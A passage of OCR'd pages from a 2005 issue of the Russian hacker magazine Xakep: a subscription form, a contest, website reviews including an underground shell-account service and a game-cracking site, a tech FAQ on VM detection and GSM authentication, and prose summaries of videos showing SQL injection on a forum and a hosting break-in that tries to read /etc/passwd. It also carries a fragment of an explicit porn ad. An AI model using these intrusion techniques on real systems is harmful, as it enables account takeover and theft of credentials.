
РЕКОМЕНДУЕМ ИСПОЛЬЗОВАТЬ ЭЛЕКТРОННУЮ ПОЧТУ ИЛИ ФАКС.

Подписка для юридических лиц

Москва: ООО "Интер-Почта", тел.: 500-00-60, e-mail: inter-post@sovintel.ru
Регионы: ООО "Корпоративная почта", тел.: 953-92-02, e-mail: kpp@sovintel.ru
Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.
www.interpochta.ru

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можено оформить с ноября.

ПО ВСЕМ ВОПРОСАМ, СВЯЗАННЫМ С ПОДПИСКОЙ, ЗВОНИТЕ ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ: 935-70-34 (ДЛЯ МОСКВИЧЕЙ) **И 8-800-200-3-999** (ДЛЯ РЕГИОНОВ И АБОНЕНТОВ МТС, БИЛАЙН, МЕГАФОН). **ВСЕ ВОПРОСЫ ПО ПОДПИСКЕ МОЖНО ПРИСЫЛАТЬ НА АДРЕС: INFO@GLC.RU**



ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

- ☐ на журнал Хакер + 2 CD
- ☐ на журнал Хакер + DVD
- ☐ на комплект Хакер + 2CD и Хакер Спец + CD
- ☐ на комплект Хакер + DVD и Хакер Спец + CD

на ☐ месяцев

начиная с ____________________ 2005 г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

____

дата рожд. ☐☐.☐☐.☐☐ г.
день месяц год

АДРЕС ДОСТАВКИ:

индекс ____________________

область/край ____________________

город ____________________

улица ____________________

дом __________ корпус __________

квартира/офис ____________________

телефон (______) ____________________
код

e-mail ____________________

сумма оплаты ____________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за « ____________ »	
с ________ 2005 г. (месяц)	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за « ____________ »	
с ________ 2005 г. (месяц)	

Ф.И.О.

Подпись плательщика

Кассир



30000 РУБЛЕЙ САМЫМ ОТВАЖНЫМ

Бабло побеждает зло

ПЕРВЫЙ ПРИЗ — **30000** РУБЛЕЙ
ВТОРОЙ ПРИЗ — **17000** РУБЛЕЙ
ТРЕТИЙ ПРИЗ — **13000** РУБЛЕЙ



Все очень просто! Деньги может получить любой! Без обмана, уже с НДС и НСП, без налога на прибыль, с разрешением участвовать в игре всей семье, без ограничений по возрасту. Все что от тебя требуется — изобразить логотип Хакера на любой поверхности, от собственного лба до крыши Пентагона :).*

Обязательно сделать фотку своего шедевра, и прислать ее нам в хорошем качестве (не менее 1024x768). Наши мега-дизайнеры влегкую пробьют фотомонтажи, т.ч. даже не парьтесь нас поиметь :). Акция начинается прямо сейчас, твори и фоткай. Свои фотки присылай на *30000@real.xakep.ru*.


**Ахтунг! Эти два варианта уже исполнены нами и в конкурсе не участвуют.*

BUSTY
BABES VIDS
HOTTEST BABES
WITH PERFECT TITS
FUCKING IN HARDCORE
MOVIES
Sign Up
CLICK HERE to Get your ID and download THOUSANDS OF XXX flicks NOW
login: russo_turisto
password: ******

RuSS1AN BLACKHAT Pr0jeCT

http://blackhat.fuckru.net

Если ты крутой Black Hat, то можешь получить крутой ssh/scp шелл-аккаунт бесплатно и использовать его для любых черных дел. BlackHat Project — это русский undeground-проект, где происходит обмен знаниями о существующих уязвимостях и методах их эксплуатации. Вот лишь некоторые характеристики предоставляемого шелла: 30 Мб диск, socks 4/5, компил эксплойтов. Доступны следующие приложения: ftp, ssh, BitchX, perl, john, proxychains, links, wget, hydra, nmap, netcat и пр.



Reverse-Engineering Malware

www.zeltser.com/reverse-malware-paper

Данная страница посвящена довольно редкой теме — дизассемблированию и исследованию зловредного кода (вирусов, троянов, червей и т.п.). Рассказ ведет авторитетный спец из института SANS — Ленни Зельтцер (Lenny




Zeltser). Там же можно приобрести его книгу, написанную с соавтором: Malware: Fighting Malicious Code (скажу по секрету: эту книгу можно легко найти в электронном виде в Сети). Кроме того, Ленни ведет множество других курсов, о которых можно узнать на заглавной странице сайта *www.zeltser.com*.

CUBE OS

http://osdev.ru

Хохол по имени Олег решил заколбасить свою операционную систему. Что это будет за операционка, ты узнаешь на его сайте. Здесь же отмечу самое важное: Олег собрал у себя на сайте просто ворох полезнейшей документации, интересной многим, например: специфи-



кация PCI BIOS, программирование серийного порта, концепции наноядра, программирование PC-спикера, описание использования VFS под Linux'ом, описание технологии Hyper-Threading, написание простого драйвера для сетевой карты и т.д.

Служба безопасности

http://sb.adverman.com

Вообще-то, этот сайт не только об информационной безопасности, но и о безопасности бизнеса, персональной безопасности, охранных услугах и системах, антитерроре, разведке и контрразведке, технике и технологиях, и пр. Куча интересной информации для спецов и начинающих! Вот лишь некоторые названия материалов: «Защита GSM и как ее можно вскрыть», «Способы взлома почты», «Шпионские программы и новейшие методы защиты от них», «Как откосить от армии», «Как пить не пьянея» и т. д.



WWW _units

Иван Скляров (www.sklyaroff.ru)
Иван Кузнецов aka SeeD (seed@nsk.ru)

Game Hacking University

www.ghu.as.ro

Крутой крэкерский сайт, специализирующийся на взломе игрушек. Хочешь узнать, как крэкнуть Quake2/3, StarCraft, Beavis and Butthead, Minesweeper? Если да, то бегом на этот сайт за подробными туториалами. Судя по домену, проект принадлежит румынам, но почти вся информация представлена на английском. Игрушками сайт не ограничивается, имеется куча статей по другим крэкерским темам, а также тулзы, крэкмисы, ссылки и пр. Авторы не ограничиваются взломом только под Win-платформой — не забыты и никсы.



Кругом гаджеты

http://gizmoz.ru


Еще несколько лет назад слово «гаджет» не было широко известно обычному обывателю, люди обходились без этих полезных в обиходе и призванных облегчить и приукрасить нашу с вами жизнь вещей. Хотя деревянные счеты и настольные лампы с часами и гордым названием «Электроника-85» с очень большой натяжкой и можно назвать гаджетами прошлого. Сегодняшнее сверхбыстрое развитие технологий выплеснуло на рынок просто огромную кучу всевозможных полезных вещей. Сайт, регулярно обновляясь, постоянно публикует все новости из мира гаджетов. Производятся обзоры и тестирования появляющихся новых девайсов, сопровождаемые комментариями посетителей ресурса. Девиз сайта — рассказать правдиво обо всех гаджетах, начиная с пылесоса для клавиатуры и заканчивая usb-диваном с функциями подогрева пиццы, mp3 плеером и DVD.



Роботы атакуют!

www.roboclub.ru

Пока что развитие робототехники не движется вперед семимильными шагами. Вернее сказать, технологии создания роботов, конечно, развиваются и совершенствуются. Взять хотя бы, к примеру, такие военные разработки, как беспилотные самолеты и роботы-саперы, которые могут совершать определенные действия без постоянного контроля и вмешательства человека. Но для нас с вами знакомство с роботами, в классическом их понимании, происходит разве что с умной собачкой Айбо да боями роботов, транслируемых по телевизору. Но не стоит отчаиваться, ресурс *www.roboclub.ru* поможет нам ближе познакомиться с роботами и мировой робототехникой в целом. Это самый долгоживущий и обширный сайт данной тематики в рунете. На нем полно информации, которая способна удовлетворить самого требовательного и искушенного пользователя. Клуб конструкторов, сообщества робототехников-любителей, панорамный обзор новостей по теме роботов, постоянно обновляемый контент и еще куча всего интересного



FAQ
_unit

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЭКОМ/ФРИКОМ — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (*HACKFAQ@REAL.XAKEP.RU*), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

FAQ comments:

stap

FAQ@REAL.XAKEP.RU

_ UNITS



Q: Что такое LDAP и с чем его, собственно, едят?

A: В любой почтовой программе есть адресная книга, и ты легко можешь написать сообщение любому из адресатов. Но что делать, если e-mail'а нужного человека (скажем, коллеги по работе или одногруппника) в этой книге нет? В этом случае удобно было бы найти соответствующую запись в специальном справочнике, который можно централизованно организовать с помощью технологии LDAP.

LDAP (Lightweight Directory Access Protocol) — это протокол для доступа к службе каталогов. Он использует TCP/IP и позволяет производить операции аутентификации (bind), поиска (search) и сравнения (compare), а также операции добавления, изменения или удаления записей. Возвращаясь к нашему примеру, клиент может подключиться к LDAP-серверу и выполнить запрос по поводу e-mail'а нужного ему человека, и если соответствующая запись в базе данных присутствует, получить результат.

LDAP-сервер индексирует все данные из записей и позволяет организовывать поиск с помощью специальных фильтров. Если переводить запросы на понятный язык, то получится что-то вроде: «Найти всех людей, которые работают в издательстве Gameland с 2003 года. Вернуть их ФИО и e-mail адреса». Из этого примера должно быть ясно, что LDAP не ограничивается хранением одних лишь e-mail и контактной информации в принципе. Очень его используют для хранения сертификатов шифрования, паролей и другой технической информации. Как и любой протокол, LDAP не определяет, как должны работать серверные и клиентские программы. Но зато он определяет язык, на котором клиенты обращаются к серверу (впрочем, и сервер с сервером). В качестве клиентского приложения может быть и почтовая программа, а может система аутентификации и защиты. Сервер обычно принимает входящие соединения на 389 порт. Но если используется защищенное соединение (пакеты инкапсулируются в SSL), то для сервера обычно назначают порт с номером 636.

Пару слов о структуре хранения данных. LDAP определяет так называемые разрешения, которые устанавливаются администратором, и позволяет конкретным людям обращаться к LDAP базе данных. Помимо этого, фигурирует такое понятие, как «схема». Его нужно воспринимать как формат описания данных и их атрибутов на сервере. К примеру, можно определить формат хранения данных о сотрудниках (worker), каждая запись которых будет содержать имя (fist_name), фамилию (last_name) и e-mail.

Q: По долгу службы мне часто приходится иметь дело с работой под виртуальными машинами. В основном, работаю с WMware, но местами использую и VirtualPC. Проблема актуальна для обоих программ и заключается в том, что некоторые приложения каким-то образом определяют использование виртуальной машины и, как следствие, отказываются работать. Это в частности касается некоторых ботов, червей и т.п. В итоге я не могу запустить и проанализировать их. Расскажи, каким образом они детектят WMware и как это можно обойти.

A: Одним из способов детектировать использование WMware — считать информацию о биосе компьютера. Виртуальная машина использует свой собственный и очень специфичный биос, который никогда бы не стали использовать на обычном PC. Понимаешь, куда я клоню? Если считать информацию о биосе и проанализировать ее, то определить использование виртуальной машине будет пустяковой задачей. Если ты внимательно читал статьи в «Кодинге», то, возможно, сможешь написать такую утилитку сам. В ответ на запрос об биосе ты получишь примерно следующую информацию:

BIOS Date: 10/16/01
BIOS Signon: unknown
BIOS Type: PhoenixBIOS 4.0 Release 6.0 licensed to Intel
Super I/O: unknown
Chipset: Intel 440BX/ZX rev 1

Тип биоса PhoenixBIOS выдает виртуальную машину с потрохами. Но помимо него есть и другие предатели. Во-первых, это специфическое оборудование, которое использует VMware: видеокарту VMware Inc [VMware SVGA II] PCI Display Adapter, сетевую карту Advanced Micro Devices [AMD] 79c970 [PCnet 32 LANCE] (rev 10), жесткие диски VMware Virtual IDE Hard Drive (или VMware SCSI Controller). Во-вторых, MAC-адрес сетевой карты. И, в-третьих, специальная системная функция, намеренно оставленная разработчиками и предназначенная для определения WMware. Однако замаскировать виртуальную машину все-таки можно — для этого нужно воспользоваться специальным патчем для WMware, который написал Kostya Kortchinsky из французского проекта Honeynet. Патч ты сможешь закачать здесь — *http://honeynet.rstack.org/tools/vmpatch.c*.

Q: Есть несколько доменов, которые бы очень помогли мне в продвижении электронного бизнеса (неважно, какого). Срок их делегирования скоро заканчивается, но владельцы уже несколько раз оплачивали обслуживание в последний момент. Я устал в ручную проверить их данные по whois-базе. Возможно, существует сервис, который будет отслеживать доступность доменов за меня?

A: Что же это за секретный бизнес такой, а? Подходящий сервис на самом деле есть — *www.pool.com*. И предоставляет он намного больше возможностей, которым ты непременно обрадуешься. Первая фишка — постоянный мониторинг зарегистрированных доменов. Ты вносишь базу интересующие тебя домены и включаешь постоянное слежение. Как только домен освободится, то есть владелец не захочет или попросту забудет продлить облуживание домена, *www.pool.com* мгновенно зарегистрирует его на тебя. Понятно, что на свой страх и риск сервис работать не будет. Перед использованием сервиса тебе с помощью кредитки необходимо пополнить свой внутренний счет, который и будет использоваться для проплаты доменов.



Q: Что такое MTU?

A: MTU (Maximum Transmission Unit) — это максимальный блок передачи данных, параметр который играет важную роль в локальных сетях. MTU определяет максимальный размер IP-пакета, который можно передавать через IP-интерфейс, не разбивая на меньшие части. То есть если значение MTU равно 1500 байт (это типичное его значение для Ethernet-сетей), а размер передаваемых данных равен 1600 байт, то данные будут поделены на 2 IP-пакета. Если бы их размер не превышал 1500, то все они были бы помещены в один пакет. Важно отметить, что на разных участках следования IP-пакета MTU может отличаться. Так, если пакет не был фрагментирован в момент отправки, он легко может быть поделен на одно из узлов своего маршрута.

Q: А существует ли такой ресурс, где можно посмотреть, как выглядели сайты несколько лет назад? Что-то вроде архива Интернета, который индексирует популярные сайты за несколько лет и позволяет просмотреть их содержимое индекса. Знакомый уверяет, что такой ресурс существует, но мне что-то слабо верится. Это же огромные объемы информации, или я не прав?

A: Представь себе, в 1996 году нашлись люди, которые взялись за эту, казалось бы, нереальную задачу и проиндексировали весь Интернет. Результаты работы сервиса в абсолютно свободном виде доступны на сайте *web.archive.org*.

Нужно ли ввести URL интересующего тебя ресурса, после чего архив возвратит ссылки на внешний вид страниц ресурса за несколько лет. Я вот с удовольствием посмотрел на проекты, которыми с огромным чувством альтруизма занимался несколько лет назад.

Q: В каждой второй статье вы упоминаете сетевой сканер nmap. Но ведь это уже довольно древний проект и давно не обновляется. Неужели не существует более нового средства?

A: А кто тебе сказал, что nmap не обновляется? Чушь! После продолжительных перерывов автор всегда выкладывает новые версии. В последней версии — 3,93 — была значительно улучшена и оптимизирована функция ARP-сканирования, добавлена новая опция «--spoof_mac», позволяющая задать произвольный MAC- адрес компьютера, с которого производится сканирование. Помимо этого, автор значительно расширил базу известных сервисов и портов для распознавания сервисов, а также базу известных отпечатков OS — для идентификации удаленной оси. Так что nmap попрежнему является лучшим сетевым сканером с массой уникальных возможностей. Да и вообще плохого мы не советуем :).

Q: Намедни приобрел себе хороший смартфон и сейчас пытаюсь познакомиться со всеми его возможностями. Очень хочется наладить комфортный просмотр видео, но для этого каким-то образом нужно уменьшить объемные видеофайлы с фильмами. Не вижу смысла возиться со сложными видеоредакторами — есть способ проще?

A: В этой ситуации тебе наверняка придется по душе небольшая, но очень полезная программа PocketDivXEncoder (*divx.ppccool.com*). Фишка утилиты заключается в том, что она позволяет без лишних заморочек подготовить видео для последующего воспроизведения на мобильных устройствах. Все, что от тебя требуется, — это выбрать конвертируемый файл и выставить параметры конечного видео. Во многом выбору необходимых параметров способствует сама программа, но неплохо и самому представлять что к чему. Начнем с разрешения. Понятно, что 800x600 в данном случае это непозволительная роскошь. Файлы с таким разрешением предназначены для просмотра на обычных компьютерах и поэтому весят никак не меньше 700 Мб. Едва ли ты сможешь уместить их на своей флешке. Да и ненужно это. Стандартные разрешения мобильных телефонов сегодня — это 176x220, 320x240, 640x480. Поэтому имеет смысл выбрать то разрешение видео, которое поддерживает твоя трубка. Простая логика.

Помимо разрешения имеется еще два важных параметра — битрейт и количество кадров в секунду. Битрейт — это количество бит, прошедшее через преобразующее устройство (декодер) за единицу времени. Чем больше битрейт (измеряется в кбит/с), тем более качественная картинка будет на выходе. Рекомендую несколько раз поэкспериментировать с этим параметром, чтобы выбрать для своего телефона оптимальное значение. Что касается количества кадров в секунду, то стандартным значением здесь является числа из диапазона от 24 до 29. Правда, для проигрывания видео на мобильных девайсах такие характеристики опять же не требуются, и этот параметр вполне можно снизить до 15 кадров/с.

Q: Недавно портировал под Linux простенькую Windows-программу и с удивлением обнаружил, что KDE использует совершенно другой формат иконок. Вместо привычного ICO файлы иконок хранятся в XPM. Что особенного в этом формате?

A: XPM (X PixMap) — это текстовый ASCII-формат для хранение изображений, который активно использует X Window. Любая картинка в формате XPM — это массив, описанный в синтаксисе ANSI C. Лучшего объяснение, чем хороший пример, здесь найти трудно.

```
/* XPM */
/* массив с информацией об изображении */
static char * roundb_xpm[] = {
/* ширина высота количество_цветов cpp [x_hot y_hot] */
"13 13 5 2 7 7",
/* каждая следующая строчка определят символ для отображения определенного цвета */
" s nonem nonec none",
". s topShadowColor m white c lightblue",
"X s iconColor1 m black c black",
"o s bottomShadowColor m black c #646464646464",
"O s selectColor m white c red",
/* расположение пикселей с помощью определенных ранее символов*/
"                          ",
"           . . .          ",
"       . . X X X o o      ",
''     . X X X X X X X o     ",
"     . X X X X X X X o    ",
"   . X X X X O X X X X o  ",
"   . X X X O O O X X X o  ",
"   . X X X X O X X X X o  ",
"     . X X X X X X X o    ",
"     . X X X X X X X o    ",
"       o o X X X o o      ",
"           o o o          ",
"                          "
};
```

Подробнее о формате можно прочитать на странице разработчиков — *http://koala.ilog.fr/lehors/xpm.html*

Q: Каким образом можно отключить скрытые расшаренные ресурсы в Windows?

A: В операционных система Windows 2000/XP/2003 помимо открытых сетевых ресурсов, созданных пользователем, существуют так называемые скрытые шары ADMIN$, IPC$, C$, D$ и т.д., предназначенные для администратора. Они не отображаются в «Сетевом окружении», но к ним можно обратиться через UNC-адрес (\\имя_компьютера\имя_скрытой_шары$), имя права администратора. По большому счету, опасности они не представляют, поскольку завладеть учетной записью администратора на удаленной машине довольно сложно. Но при желании их всетаки можно отключить. Для этого найди в реестре опцию AutoShareWks (HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters) или, как это будет в случае Windows 2000, AutoShareServer, после чего установи ее значение в ноль.

Что касается системной шары IPC$, то ее можно отключить только через командную строку: net share IPC$ /delete. Но делать это нужно только в том случае, если ты хочешь лишить удаленных пользователей всякой возможности подключиться к твоему компьютеру.

Q: Как осуществляется аутентификация в GSM-сетях?

A: С помощью SIM-карты. Она содержит не номер телефона с PIN-ом, как считают многие, а специальные идентификационные данные абонента, которые необходимы для авторизации в сети. Процесс идентификации начинается с ввода пользователем PIN-кода. Далее телефон устанавливает связь с ближайшей базовой станцией оператора связи и в зашифрованном виде передает ей так называемый IMSI-код (International Mobile Subscriber Identity — Международный Идентификатор Мобильного Абонента). Этот код уникален для каждой конкретной SIM-ки и не может повторяться. Оператор пробивает IMSI по своей базе и, в случае совпадения (такой абонент действительно существует), отправляет мобильной станции 128-разрядное случайное число (так называемое RAND). На телефоне это число шифруется с помощью алгоритма A3 и Ki-ключа, который хранится на SIM-карте, после чего результат (так называемый SRES) отправляется обратно оператору. В базе оператора, помимо IMSI, хранятся и соответствующие им Ki-коды, поэтому он легко выполняет аналогичные действия. И если результат вычислений идентичен SRES, полученному от абонента, аутентификация считается успешной.

Замечу, что Ki-код по радиоканалу не передается в принципе и, таким образом, не может быть перехвачен. Единственный способ им завладеть — считать из SIM-карты, но это тоже непростая задача. IMSI, Ki- и Kc-коды хранятся на SIM-карте в зашифрованном виде. И если с IMSI-кодом все довольно просто, так как он недостаточно защищен и легко поддается взлому, то с Ki-кодом все не так гладко. Извлечь его из SIM-карты намного сложнее, так как его защиту обеспечивает продуманный криптографический алгоритм COMP. Выделяют три версии этого алгоритма. COMP 128 v.1 используется большинством операторов, COMP 128 v.2 в обиходе у «Мегафона» и нескольких региональных операторов, COMP 128 v.3 недавно был одобрен, но пока не получил распространение в России. Взлому поддается только первая версия алгоритма (подробнее читай в #10 спец. выпуске X). Известных подходов к взлому второй и третьей версии не существует до сих пор. Даже теоретических.



units_DISCO


Описание видео:
Взлом IdealBB на примере forum.xakep.ru | Nitrex


В этом видеоролике хакер показывает весьма интересную уязвимость — SQL Injection в форуме IdealBB. В качестве примера выступает форум всеми любимого журнала Хакер (*forum.xakep.ru*).

Сначала хакер логинится под своим аккаунтом и заходит в свой профайл. Подставив кавычку в переменную $pvtFolNo, он получает ошибку в синтаксисе SQL-запроса, после чего пробует выполнить простейший SQL-запрос — "select null". Запрос успешно выполняется.

Открыв сорцы форума, хакер узнает имена всех полей в таблице "Members". Для начала хакер делает себя администратором на форуме, изменив значение "M_Level" в таблице Members. Оно отвечает за статус пользователя и может принимать одно из трех значений: 1 — обычный пользователь, 2 — модератор, 3 — администратор. Не постеснявшись, злоумышленник сразу становится админом.

Теперь сетевой негодник хочет узнать пароль пользователя "b00b1ik" :). Для этого он составляет нехитрый запрос и вставляет в свою подпись. Посетив страницу с параметрами своего профайла, он увидел заветный пароль и с его помощью успешно залогинился на форуме.







Описание видео:
Взлом хостинга: часть вторая | sashiks

В этот раз под прицелом оказалась уже вторая хостерская машина, и задача компьютерного хулигана заключается в том, чтобы получить несколько пользовательских аккаунтов. "Крякер инета" NSD нашел бажный форум, однако, выполнять команды через известную дыру не получалось — в настройках сервера была включена опция PHP_SAFE_MOD. По этой причине наш герой пытается взломать борду старым эксплоитом для admin_styles.php. Как ни странно, у него это выходит, и отмычка выдает заветную страничку с возможностью выполнения PHP-кода в eval(). Работать вручную чересчур кропотливо и неудобно. Чтобы ускорить процесс проникновения, хакер подключает RST-шелл (замечу, однако, что авторизация в нем должна быть отключена). Получил в свое распоряжение кое-какой доступ, не медля ни секунды, хакер начинает исследовать содержимое каталогов. Как я уже сказал, PHP-интерпретатор переведен в безопасный режим (safe-mode), поэтому выполнить команды не получиться. Чтобы получить хоть какой-то шанс добыть желанные аккаунты, наш герой пытается разными методами прочесть /etc/passwd и выудить юзерские логины, но и это оказалось не такой уж и простой задачей... В процессе изучения директорий обнаруживается любопытная папочка «shop» — похоже, что на сайте крутиться небольшой онлайн-магазин. Чтобы порулить админкой е-шопа, нужно знать логин и пасс дядьки админа. Само собой и то, и другое хакер без проблем находит в 